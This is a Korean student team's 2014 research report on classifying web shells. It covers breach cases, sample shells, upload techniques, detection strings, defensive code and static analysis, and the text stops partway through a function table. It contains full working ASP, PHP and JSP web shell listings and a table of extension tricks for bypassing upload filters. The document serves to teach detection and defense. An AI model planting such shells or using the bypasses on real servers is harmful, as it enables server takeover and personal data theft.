

웹셀 분류 체계 연구

2014-11-02

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	


팀 명 : 공 격 팀
 팀 장 : 조 승 현
 팀 원 : 박 한 욱
 팀 원 : 박 종 범
 팀 원 : 이 정 현
 팀 원 : 김 광 수
 팀 원 : 이 준 서
 팀 원 : 김 명 근

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

문서 정보 / 수정 내역


File name	웹셀 분류 체계 연구
원안작성자	
수정작업자	조승현, 박한욱, 박종범, 이정현, 김광수, 이준서, 김명근

수정 날짜	대표 수정자	Revision	추가/수정 항목	내 용
2014.10.31		0.1	원안 작성	
2014.10.31		0.2	내용 추가	
2014.10.31		0.3		
2014.10.31		0.4		
		0.5		
		0.6		
		0.7		

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

목 차

1	개요.....	8
1.1	과제 주제	8
1.2	과제 추진 배경 및 목표	8
1.3	과제 요약	8
2	서론.....	8
2.1	웹셀이란?.....	8
3	본론.....	10
3.1	웹셀의 종류와 특징.....	10
3.1.1	웹셀의 종류.....	10
3.1.1.1	ASP 용 웹셀	10
3.1.1.2	PHP 용 웹셀	11
3.1.1.3	JSP 용 웹셀	12
3.1.2	웹셀의 특징.....	12
3.2	웹셀을 이용한 공격 방법	13
3.2.1	웹셀 침투 방법.....	13
3.3	웹셀의 탐지 및 방어.....	13
3.3.1	웹셀의 로그를 이용한 탐지 방법.....	13
3.3.1.1	프로그램 소스 내 패턴 검색	14
3.3.1.2	안티바이러스 제품을 이용한 검색.....	14
3.3.1.3	웹 로그 검색.....	14
3.3.2	웹셀 방어방법	14
3.3.2.1	공통	15
3.3.2.2	소스코드 수정	15
3.4	웹셀의 분석 방법	16
3.4.1	웹셀 정적 분석.....	16
3.4.1.1	정적분석 이란?	16
3.4.1.2	소스의 웹셀 검증 수행.....	16
3.4.1.3	웹셀 유사도 분석	17
3.4.1.4	웹셀의 세부기능 분석	18
3.4.2	웹셀 동적 분석.....	20
3.4.2.1	동적 분석 이란?.....	20
3.4.2.2	동적 분석 환경구성.....	21
3.4.2.3	웹셀 대상 URL추출.....	21
3.4.2.4	웹셀의 행위 분석	21
3.5	난독화 (Obfuscation).....	24

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

3.5.1	난독화된 소스의 특징 및 유형	24
3.5.2	난독화된 소스 탐지	25
3.6	간단한 도구 정리	25
3.6.1	탐지 도구	25
3.6.1.1	WHISTL	25
3.6.1.2	Anti-WebShell.....	26
3.6.1.3	MetiEye.....	26
3.6.1.4	SSiART ShellMonitor Enterprise / Lite.....	27
3.6.2	난독화 해제 도구	27
3.6.2.1	Malzilla.....	28
3.6.2.2	스크립트 난독화 해제 방법.....	29
4	결론.....	32
5	참고자료	33
5.1	단행본	33
5.2	논문 및 학술 자료.....	33
5.3	Site & blog.....	33
5.4	이미지 출처.....	33



	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	


표 목 차

[표 1-1] 과제 주제	8
[표 1-2] 과제 추진 배경 및 목표	8
[표 1-3] 과제 요약	8
[표 2-1] 2014년 상반기 홈페이지 해킹을 통한 개인정보 유출사례	9
[표 3-1] 파일 업로드 공격 시 사용하는 확장자	13
[표 3-2] 웹셀에 자주 사용되는 문자열	14
[표 3-3] 웹셀 보호 방법	15
[표 3-4] ASP 샘플	16
[표 3-5] PHP 샘플	16
[표 3-6] JSP 샘플	16
[표 3-7] 웹셀에서 사용되는 일반적인 함수	18
[표 4-1] 해킹사고 분석	32

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

그 림 목 차

[그림 2-1] 웹셀을 이용한 악의적인 행위	9
[그림 3-1] ASP 용 웹셀	10
[그림 3-2] PHP 용 웹셀	11
[그림 3-3] JSP로 작성된 웹셀	12
[그림 3-4] BWSFinder 소스검색	17
[그림 3-5] NeoPI 소스검색	17
[그림 3-6] c99_locus7s.php 소스	17
[그림 3-7] Base64인코딩	20
[그림 3-8] 분석 결과 정리표	20
[그림 3-9] 동적분석 환경구성	21
[그림 3-10] Access Log 동기화	22
[그림 3-11] Access-Log에서 URL추출	22
[그림 3-12] 자동 실행 스크립트를 통한 URL자동실행	23
[그림 3-13] 레지스트리 변화비교	23
[그림 3-14] 생성된 파일확인	24
[그림 3-15] WHISTL	25
[그림 3-16] Anti-WebShell	26
[그림 3-17] MetiEye	26
[그림 3-18] SSiART ShellMonitor Enterprise	27
[그림 3-19] 인코딩된 JavaScript	28
[그림 3-20] 홈페이지에 삽입된 JavaScript 코드	28
[그림 3-21] 인코딩 되었던 JavaScript를 디코딩	29
[그림 3-22] 난독화 할 자바스크립트 코드	30
[그림 3-23] 난독화할 자바 스크립트 코드	30
[그림 3-24] Break 걸린 HTML문	31
[그림 3-25] 난독화가 해제된 자바스크립트 코드	31

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

1 개요

1.1 과제 주제

1. 웹셀 분류 체계 연구

[표 1-1] 과제 주제

1.2 과제 추진 배경 및 목표

1. 침해사고 시 공격도구로 악용되는 웹셀에 대한 분석 및 체계적인 관리 방안이 필요
2. 일부 웹셀의 경우, 단순히 다양한 기능을 보유하고 있어 기능 및 특징 등에 대한 정밀 분석이 필요
3. 웹셀의 특징 및 기능 분석을 통해 공격자의 특징 등 공격방법을 유추 가능

[표 1-2] 과제 추진 배경 및 목표

1.3 과제 요약


1. 웹셀의 기능 및 특징, 코드 스타일 등에 따라 분석 지을 수 있는 카테고리 연구
2. 이에 따라, 보안 프로젝트에서 보유한 웹셀을 분석한 후 효과적으로 구분 할 수 있는 분류 방안을 조사하여 사고 분석 시 활용


[표 1-3] 과제 요약

2 서론

2.1 웹셀이란?

웹셀이란 공격자가 악의적인 목적을 가지고 만든 프로그램으로 주로 SSS(Server Side Script) 언어 ASP, JSP, PHP 등을 사용해 제작한다. 완성된 웹셀은 웹 서버에 업로드 시킨다. 이렇게 업로드된 웹셀을 실행한다면 공격자가 원하는 명령어들을 서버에서 실행되도록 할 수 있게 되며 해당 서버의 제어권을 장악하게 되며 개인정보 탈취, 변조, 악성스크립트 삽입 등 각종 악성행위가 가능하다.

	웹셸 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	




[그림 2-1] 웹셸을 이용한 악의적인 행위

최근 발생한 개인정보 유출사고에 대해서 간략하게 정리한 아래 [표 2-1] 이다. 가장 주목해야 할점은 '웹셸(Web Shell)' 이다. KISA 인터넷침해대응센터에 따르면 해킹당한 웹서버 중 웹셸이 발견된 웹서버는 90% 이상이라고 밝힌 바 있다. 아래의 개인정보 유출 사례를 통해서 웹셸의 위험성에 대해서 자각할 필요가 있다.

올 상반기 홈페이지 해킹을 통한 개인정보 유출사고			
날짜	기업/기관명	유출건수	유출경로
2월 26일	대한의사협회, 치과의사협회, 한의사협회	의사협회 8만명, 치과 의사협회 5만6천명, 한의사협회 2만명 등 총 15만 6천명	악성코드를 사이트에 심어 관리자 권한을 획득해 웹셸 방식으로 3개 협회 홈페이지 해킹
3월 7일	티켓몬스터 및 225개 사이트 해킹	티켓몬스터 113만명 등 1700만명	홈페이지 게시판 등에 악성코드의 일종인 "웹셸"심어 개인정보 유출
3월 16일	재향군인회	1만 3900여명	홈페이지 해킹(SQL인젝션 취약점)
4월 5일	BBQ	51만건	홈페이지 해킹
4월 13일	천재교육	350만명 이하	서버 해킹 추정
4월 16일	스킨푸드	55만건	홈페이지 해킹
5월 9일	토니모리	50만명	홈페이지 해킹

[표 2-1] 2014년 상반기 홈페이지 해킹을 통한 개인정보 유출사례

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

3 본론

3.1 웹셀의 종류와 특징

웹셀은 서론에서 언급한 바와 같이 SSS(Server Side Script) 언어(ASP,JSP,PHP 등)를 사용해 제작 되기 때문에 다양한 언어로 다양한 기능을 수행 할 수 있기 때문에 웹셀은 매우 위험하다. 후에 웹셀을 탐지하는 방법과 탐지하는 방법을 정리하기 위해서 웹셀의 종류와 특징을 정리할 필요가 있다.

3.1.1 웹셀의 종류

3.1.1.1 ASP 용 웹셀


```

1  <%
2  Dim oScript, oScriptNet, oFile, szCMD, szTempFile
3  On Error Resume Next
4  Set oScript=Server.CreateObject("WSCRIPT.SHELL")
5  Set oScriptNet=Server.CreateObject("WSCRIPT.NETWORK")
6  Set oFileSys=Sever.CreateObject("Scripting.FileSystemObject")
7  szCMD=Request.Form(".CMD")
8  If(szCMD<>"")Then
9      szTempFile="C:\\" & oFileSys.GetTempName()
10     Call oScript.Run("cmd.exe /c" & szCMD & " > " & szTempFile, 0, True)
11     Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
12 End If
13 %>
14
15 <FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
16 <input type=text name=".CMD" size=45 value="<%= szCMD %>">
17 <input type=submit value="Run">
18 </FORM>
19 <PRE>
20 <%
21     If(IsObject(oFile)) Then
22         On Error Resume Next
23         Response.Write Server.HtmlEncode(oFile.ReadAll)
24         oFile.Close
25         Call oFileSys.DeleteFile(szTempFile, True)
26     End If
27 %>
28 </PRE>

```

[그림 3-1] ASP 용 웹셀

ASP로 작성된 웹셀이다. 다음은 위의 ASP 웹셀의 핵심 코드이다.

	웹셸 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

- Set oScript=Server.CreateObject("WSCRIPT.SHELL")
- Call oScript.Run("cmd.exe /c" & szCMD & " > " & szTempFile, 0, True)

먼저 Set oScript=Server.CreateObject("WSCRIPT.SHELL") 는 Web Shell 객체의 인스턴스를 만들고, 다음 줄에 선언된 Run 메소드를 통해 파일을 동작시킨다는 의미이다. 선언된 Microsoft Windows Script Host(web shell 객체)를 사용하면 Windows 95 또는 Windows NT 4.0 운영 체제에서 Visual Basic Scripting Edition과 JScript를 실행할 수 있고, 이를 통해 시스템 명령어를 수행할 수 있다.

3.1.1.2 PHP 용 웹셸

```

1  <html>
2  <head>
3  <title>php web shell</title>
4  </head>
5  <body>
6  <form name='php web shell' method='post' action='http://<?echo $HTTP_HOST;?>
   <?echo $REQUEST_URI;?>' enctype='multipart/form-data'>
7  <input type='hidden' name='mode' value='save'>
8  <b>[http://<?echo $HTTP_HOST;?><?echo $REQUEST_URI;?>]</b>
9  <input type='text' name='cmd' size='70' value=''>
10 <input type='submit' name='Submit' value='go!'>
11 <br>
12 Upload Path :
13 <input type='text' name='loc'>
14 Upload File :
15 <input type='file' name='up_file'>
16 <br>
17 <?php
18     echo exec($cmd);
19 ?>
20

```


[그림 3-2] PHP 용 웹셸

PHP로 작성된 웹셸이다. 다음은 위의 PHP 웹셸의 핵심 코드이다.

- **echo exec(\$cmd);**

해당 코드가 정상적으로 실행된다면, <?echo \$HTTP_HOST;?> <?echo \$REQUEST_URI;?> 명령어에 따라 도메인과 현재 실행 위치가 웹셸 인터페이스에 표시될 것이다. (예) http://x.x.x.x/upload

그리고 <input type='text' name='cmd' size='70' value=''>은 사용자 명령어를 받을 수 있는 입력 폼을 구성하는 부분이며, 마지막 부분의 <?php echo exec(\$cmd);?>에 의해 시스템 명령어가 실행될 것이다.

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

3.1.1.3 JSP 용 웹셀

```

1  <FORM METHOD=GET ACTION='<%request.getRequestURI()%>'>
2  <INPUT name='cmd' type=text>
3  <INPUT type=submit value='Run'>
4  </FORM>
5
6  <%@ page import="java.io.*" %>
7  <%
8  String cmd = request.getParameter("cmd");
9  String output = "";
10
11  if(cmd != null) {
12      String s = null;
13      try {
14          Process p = Runtime.getRuntime().exec(cmd);
15          BufferedReader sI = new BufferedReader(new InputStreamReader(p.
16              getInputStream()));
17          while((s = sI.readLine()) != null) {
18              output += s;
19          }
20
21          catch(IOException e) {
22              e.printStackTrace();
23          }
24      }
25      %>
26
27  <pre>
28  <%=output %>
29  </pre>

```

[그림 3-3] JSP로 작성된 웹셀

JSP로 작성된 웹셀이다. 다음은 위의 JSP 웹셀의 핵심 코드이다.

- **Process p = Runtime.getRuntime().exec(cmd);**

해당 코드가 정상적으로 실행된다면 <INPUT name='cmd' type=text>, String cmd = request.getParameter("cmd"); 에 의해 사용자 명령어를 입력 받고 Process p = Runtime.getRuntime().exec(cmd);에 의해 시스템 명령어가 실행된다.

3.1.2 웹셀의 특징

웹셀은 정상적인 웹 프로그램에도 시스템 명령을 실행하는 코드가 있을 수 있다. 때문에 이러한 특성으로 인해 백신 프로그램에서 탐지를 잘 하지 않아 서버 관리자가 웹셀을 탐지해내기 어렵다. 그래서 웹셀에 의한 공격으로 침해사고를 당했을 경우 그 피해 정도가 심각해질 수 있다.

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

3.2 웹셀을 이용한 공격 방법

3.2.1 웹셀 침투 방법

위에서 생성된 웹셀을 사용해서 실제로 실행중인 웹 서버 시스템에 어떻게 침투할 것인지 알아보자. 먼저 기본적으로 웹셀을 서버 쪽에 저장하기 위한 게시판에 파일 첨부이 있는지 조사한다. 게시판이나, 공계자료실, 관리자 자료실 등 여러 가지 경로를 조사해야 한다. 첨부기능이 존재하는 경우, 확장자가 jsp, php, asp, cgi 등 Server Side Script 프로그램을 업로드 하여 업로드가 가능한지 조사한다. 이 때 클라이언트 프로그램에서 JavaScript, VBScript 등의 Client Side Script로 파일첨부를 차단하는 경우 차단기능을 수정하여 파일을 첨부한다. 또는 이미지 파일 확장자로 변경한 웹 셀을 업로드 한 후 웹 프락시 툴을 이용해 전송된 패킷을 원래의 파일명으로 수정해주면 업로드가 가능할 수 있다.

업로드 방식	확장자
일반	Asp, php, jsp
ASP우회	.asp, .aspx, .AsP, .aSP, .jpg.asp, .cer, .der, .cdx, .asp.jpg 등
PHP우회	.PhP, .pHP, .php3, .php4, .php.kr 등
JSP우회	.JsP, jSp, js%70 등


[표 3-1] 파일 업로드 공격 시 사용하는 확장자

업로드가 된 후에 홈페이지에 있는 디렉터리 정보를 이용하여 첨부한 Server Side Script 프로그램의 위치를 조사한 후 브라우저 주소 창에서 해당 프로그램을 실행한다. 공격이 성공하면 업로드 된 셀 프로그램을 통해 웹 서버를 원격에서 제어할 수 있으며, 홈페이지 위/변조와 데이터베이스 연결을 통한 중요 정보 유출 등 심각한 피해가 발생하게 된다.

3.3 웹셀의 탐지 및 방어

3.3.1 웹셀의 로그를 이용한 탐지 방법

공격자들은 자신의 목적을 달성하기 위해 다양한 경로와 방법으로 공격을 시도한다. 특히 최근 침해사고를 보면 웹 서버를 목표로 공격하는 경우가 많이 발생하고 있다. 웹 서버는 대중에게 공개되어야 하는 특성상 상대적으로 보안장비의 보호를 받지 못한 채 외부에 노출되어 있기 때문에 주요 공격목표가 될 수밖에 없는데, 이 장에서는 이러한 웹셀을 이용한 공격을 탐지하는 방법에 대해 알아본다.

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

3.3.1.1 프로그램 소스 내 패턴 검색

인터넷침해사고대응지원센터 [웹셀의 현황과 분석]에서는 파일 내용에 있는 특정 문자열을 검색하는 방법을 소개하고 있다.

문자열	설명
IcxMarcos	최근 발생하는 사고 현장에서 자주 발견되는 웹셀 코드에 삽입된 고유문자열
Session("#"), Session("1")	최근 발생하는 사고에서 자주 발견되는 웹셀 코드에 삽입
Request("#"), Request("1")	최근 발생하는 사고에서 자주 발견되는 웹셀 코드에 삽입
cmd.exe command.com	윈도우용 웹셀에서 사용되는 문자열
Encode	웹셀을 암호화하는 데 사용
gd2312	중국어어를 나타내기 위한 문자코드 : 피해 시스템에서 발견되는 대부분의 웹셀이 중국에서 제작된 것이므로 본 키워드가 포함되어 있으나 정상적인 파일에도 포함되어 있기 때문에 유의해야 한다.

[표 3-2] 웹셀에 자주 사용되는 문자열

그러나 최근에 웹셀은 이러한 문자열을 포함하지 않는 경우가 더 많아 탐지가 쉽지 않다.

3.3.1.2 안티바이러스 제품을 이용한 검색

안티바이러스 제품을 이용하여 탐지할 수도 있다. 그러나 문제는 어느 파일에 문제가 있는지 알지 못하므로 모든 파일을 대상으로 검색해야 한다. 또한 제품별 탐지 능력에 차이가 많으므로 여러 제품을 함께 사용하여 탐지해야 한다.


3.3.1.3 웹 로그 검색

페이지 접속 통계를 확인하여 탐지하는 방법도 있다. 업로드를 통해 올라간 웹셀은 공격자에 의해 요청되기 때문에 웹 로그에서 해당 파일에 대한 접속 흔적을 확인할 수 있다. 웹 로그 검색의 주의사항은 다음과 같다.

첫째, 시스템에서 웹 콘텐츠 제공용으로 사용하지 않는 페이지거나, 기존 페이지 접속보다 히트 수가 적은 파일을 대상으로 검색하고 둘째, 업로드 파일이 저장되는 디렉터리를 위주로 검사한다. 마지막으로 특이한 이름을 가지는 페이지도 검사해야 할 것이다.

3.3.2 웹셀 방어방법

업로드 된 파일은 저장되는 해당 디렉터리의 실행 권한이 일차적인 문제이므로 디렉터리 실행 권한을 제거하는 것도 고려할 수 있다. 그러나 저장 디렉터리는 게시판의 파일 업로드 기능과 연

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

관되어 실행 권한이 없는 경우 파일이 저장되지 않아 운영상 문제가 발생할 수 있다. 이 장에서는 웹셀의 대한 보호 방법을 알아본다.

또한 웹셀을 이용한 공격을 대비하기 위해서는 기본적으로 사용자에게 의해서 업로드 되는 파일들에 대해서 엄격한 룰을 적용하는 것이 가장 안전한 방법이지만 유연한 서비스 제공을 위해서는 엄격하게만 적용할 수 없는 것이 현실이다. 이 장에서는 웹셀에 대응할 수 있는 방어법에 대해서 알아본다.

3.3.2.1 공통

1. 확장자 검사 , mime-type검사를 이용한 필터링 적용
우회 공격을 막기 위해 구분자인 '.'을 기준으로 여러 단계의 문자열에 대한 검사를 모두 수행
2. 업로드 된 웹셀이 실행되지 않도록 한다.
업로드 된 웹셀이 실행되지 않도록 하기 위해서는 반드시 파일이 업로드 되는 디렉터리의 스크립트 실행
3. 업로드 공간을 별도로 분리
스크립트 실행권한을 제거 하는 것은 웹사이트 운영에 지장을 줄 수 있기 때문에, 파일이 업로드 되는 위치와 웹 소스가 존재하는 위치를 별도로 분리하여 운영하여 파일 업로드 경로에 대해서만 스크립트 실행권한을 제거한다.
4. 업로드 파일에 대한 직접 접근 차단
웹셀이 업로드 되었다 하더라도 웹셀에 직접적으로 접근할 수 없다면 웹셀을 통하여 공격할 수 없다. 이를 위해서는 업로드 된 파일에 index와 같은 별도의 식별자를 부여하여 파일명과 함께 관리하고, 별도의 모듈을 통하여 파일을 불러오도록 구현한다.
5. 주기적인 검사
웹셀이 존재하는 것 자체도 위험이 될 수 있으므로 시스템에 웹셀이 존재하는지 주기적으로 검사한다.


[표 3-3] 웹셀 보호 방법

3.3.2.2 소스코드 수정

최근 발생하는 웹셀을 이용한 공격은 대부분이 ASP, PHP, JSP를 이용한 공격이다. 각 언어를 사용하여 파일이 업로드될 때 보다 안전한 소스코드 샘플이다. 여기서는 각 언어별 웹셀 방어를 위한 핵심 소스를 소개한다.

ASP에서는 MimeType(파일 타입)을 검사하여 image 형태가 아닌 경우는 에러 메시지("이미지 파일이 아닙니다.")를 사용자에게 전송한다.

ASP 샘플
<pre>If Up("file").MimeType <> "image" then Response.Write "이미지 파일이 아닙니다."</pre>

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	
Response.End End if				

[표 3-4] ASP 샘플

PHP에서는 확장자(\$extension)를 검사하여 hwp, pdf, jpg만을 허용한다.

PHP 샘플
<pre>\$extension=strtolower(\$extension); If(!(ereg(\$extension,"hwp") ereg(\$extension,"pdf") ereg(\$extension,"jpg"))) Print "허용된 파일이 아닙니다." Exit;</pre>

[표 3-5] PHP 샘플

JSP에서는 확장자(file_ext)를 검사하여 hwp, pdf, jpg만을 허용한다.

JSP 샘플
<pre>String ext=filename.substring(filename.lastIndexOf('.') + 1); If(!(ext.equalsIgnoreCase("hwp") ext.equalsIgnoreCase("pdf") ext.equalsIgnoreCase("jpg"))) out.print "허용된 파일이 아닙니다."</pre>

[표 3-6] JSP 샘플

3.4 웹셀의 분석 방법


3.4.1 웹셀 정적 분석

3.4.1.1 정적분석이란?

소프트웨어의 소스코드 테스트 방식 중 White-box 테스트처럼, 소스코드의 동작을 추적 할 수 있기 때문에, 동작의 유효성 뿐 만 아니라 실행 되는 과정을 살펴봄으로써, 코드가 어떤 악성기능을 수행을 하는 것인지 자세히 살펴볼 수 있는 분석방법을 의미한다. 또한 많은 시간과 분석을 필요로 하지만 악성기능이 어떠한 방식(파일생성, 프로세스생성, 네트워크 연결)으로 동작 하는지에 대해서 명확하게 판단 할 수 있는 것이 장점이기 때문에 분석법으로 많이 사용을 한다.

3.4.1.2 소스의 웹셀 검증 수행

관리자권한 획득, 업로드 공격, HTTP 메소드 공격등의 다양한 공격방식으로 웹셀 업로드 및 정상 소스파일이 웹셀로 변조가 가능 하기 때문에 각각의 파일에 대해 웹셀 코드가 포함되었는지 아닌지를 판단하는 것이 첫 번째 절차이다. 이 과정에서 하나의 도구를 이용 해서 웹셀을 판단하는 방법은 오탐발생 가능성이 존재하므로, 최대2개 이상의 탐지도구를 이용을 해서 중복된 파일에

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

대해서 웹셀 가능성 파일목록을 만든다. 아래 [그림3]은 웹셀 탐지 도구인 NeoPI, BWSFinder를 이용하여 수집된 웹셀 파일로 두 개의 도구에서 동일한 파일이 검출된 것을 알 수 있다..

```
COMMON WEB SHELL: 58 line -> /Users/jbkwak/Downloads/webshell-master/php/PHPshell/Antichat Shell v1.3/Antichat Shell v1.3.php
EXEC: 67 line -> /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99/c99_locus7s.php
EXEC: 67 line -> /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99_locus7s/c99_locus7s.php
EXEC: 5 line -> /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99_w4cking/c99_w4cking.php
COMMON WEB SHELL: 129 line -> /Users/jbkwak/Downloads/webshell-master/php/PHPshell/Crystal/Crystal.php
COMMON WEB SHELL: 22 line -> /Users/jbkwak/Downloads/webshell-master/php/PHPshell/ctt_sh/ctt_sh.php
```

[그림 3-4] BWSFinder 소스검색

```
[[ Top 10 signature match counts ]]
141 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99_locus7s/c99_locus7s.php
141 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99/c99_locus7s.php
108 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/EgY_SpIdEr Shell V2 /EgY_SpIdEr Shell V2.php
104 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99_P5ych0/c99_P5ych0.php
103 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99/c99.php
98 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/c99_w4cking/c99_w4cking.php
95 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/Shell [ci] .Biz was here /Shell [ci] .Biz was here.php
86 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/PHPJackal /PHPJackal.php
64 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/Dx/Dx.php
62 /Users/jbkwak/Downloads/webshell-master/php/PHPshell/PHPJackal v1.5 /PHPJackal v1.5.php
```

[그림 3-5] NeoPI 소스검색


검색된 파일이 웹셀인지를 확인 하기 위해서 c99_locus7s.php 라는 파일을 열어 직접 확인 보면 해당 코드는 난독화 되어있는 웹셀 코드가 포함되어 있는 것을 알 수 있다.

```
c99_locus7s.php
3050 @ob_clean();
3051 $images = array(
3052 "arrow_ltr">
3053 "R0LG0DlhJgAWAIAAAAAAP///yH5BAUUAEEALAAAAAAmABYAAAIvjI+py+0PF4i0gVvzuVxXDnoQ".
3054 "SIrUZGZoerKf28KjPNP0aku5RfZ+uQsKh8RiogAA0w==",
3055 "back">
3056 "R0LG0DlhFAAUAKIAAAAAAP///93d3cDAwIaGhgQEbp///wAAACH5BAEAAAYALAAAAAUABQAAAM8".
3057 "aLrc/jdKSWWpjVysSNiYJ4CU0BJoqjniILzwuzLtYN/3zBSErf6kBw+gKRiPRghPh+EFK0mOUEqt".
3058 "Wg0JADs=",
3059 "buffer">
3060 "R0LG0DlhFAAUAKIAAAAAAP///j4+N3d3czMzKysoaGhv///yH5BAEAAACALAAAAAUABQAAANo".
3061 "eLrcRibG90y4F1Amu5+NhY2kxL2CMKwQRSGUvjp4LmwDAWqiAGFXChg+xhnRB+ptL0hai1crEmD".
3062 "Dlwv4cEC46mi2YgJQKaxsEGDFnnGwWDEzj9rPRdbhuG8Cr/2INZIOEhXsbDwkA0w==",
3063 "change">
3064 "R0LG0DlhFAAUAMQfAL3hj7nX+pgo1ejy/f7YAcTb+8vh+6FtH56WZtvr/RAQEZecx9Ll/PX6/v3+ ".
3065 "/3eHt6q88eHu/ZkfH3yVyIuQt+72/k0m99fo/P8AZm57rkGS4Hez6pi19oep3GZmZv///yH5BAEA ".
3066 "AB8ALAAAAAUABQAAAwf4Ce0ZGme6NmtL0uLx+c4TVNVQ7e9qFzf4HFonkdJA5S54cbRAoFyE0C ".
3067 "wSiUtmYkkrw0AeA5zrqALldBiNMIJeD266XYTgQDm5Rx8mdG+oAbSYdaH4Ga3c8JBMJaXQGBQgA ".
3068 "CHKjE4aQkQ0AlSITan+ZAQqkiiQPj1AFaAMKEKYjD39QrKwKAA8nGQK8Agu/CxTCsCMexsfIxjDL ".
3069 "zMshAds=",
3070 "delete">
```

[그림 3-6] c99_locus7s.php 소스

3.4.1.3 웹셀 유사도 분석

웹셀 코드로 의심되는 파일이 100개 정도가 된다고 했을 경우, 하나의 웹셀에서 파생된 형태의

	웹셀 분류 체계 연구			공격팀
	Category	문서 버전	문서 최종 수정일	
	Development Report	0.9	2014. 11. 02	

코드가 존재할 가능성을 추정을 해볼 수 있으며 이러한 파일을 모두 분석하는 것은 많은 시간이 소요 될 것이다. 따라서 웹셀의 유사도 분석을 통해 유사도가 비슷한 파일들을 묶어서 분석을 하게 되면 분석시간이 줄일 수 있다.

3.4.1.4 웹셀의 세부기능 분석

웹셀의 유사도가 높다는 것은 비슷한 코딩 스타일과 함수를 사용했다는 것으로 가정하고 유사도가 높은 웹셀을 그룹화 하여 분석을 진행 하기도 한다. 분석을 통해 웹셀에서 사용된 함수와 코딩 스타일에 따라 기능을 정리하면서 웹셀에 대한 특성을 정리 해 나 갈 수 있다.

기본적으로 웹셀은 위험함수와 특징적인 문자열이 많이 사용하며, 시스템 명령어 위주로 분석을 하면 된다. 최근에는 소스분석을 어렵게 만들기 위해 난독화를 많이 사용하기 때문에 공격에 사용되는 함수에 대해서 주의를 해야 한다. 그리고 데이터베이스 또는 파일을 조작하는 함수도 많이 사용되기 때문에 이런 사항들을 고려를 해서 분석을 진행한다.

아래 [표 3-7]은 웹셀에서 사용하는 시스템 조작과 관련된 함수를 정리한 것이다. 웹셀에서 제공하는 기능은 함수와 가장 밀접한 관련이 있기 때문에 웹셀에서 사용하는 함수를 분석하여 기능을 분류하여 데이터베이스화 하는 것도 좋은 방법이다.

개발언어	일반적 패턴
PHP	명령어 실행을 위해 passthru(), system() 함수를 사용 패턴 매칭을 우회 하기 위해서 eval(), base64_decode()함수를 이용.
ASP	명령어 실행을 위해 Wscript.Shell, Shell.Application 객체를 사용. 패턴 매칭을 우회하기 위해 인코딩 VBScript.Encode)을 수행.
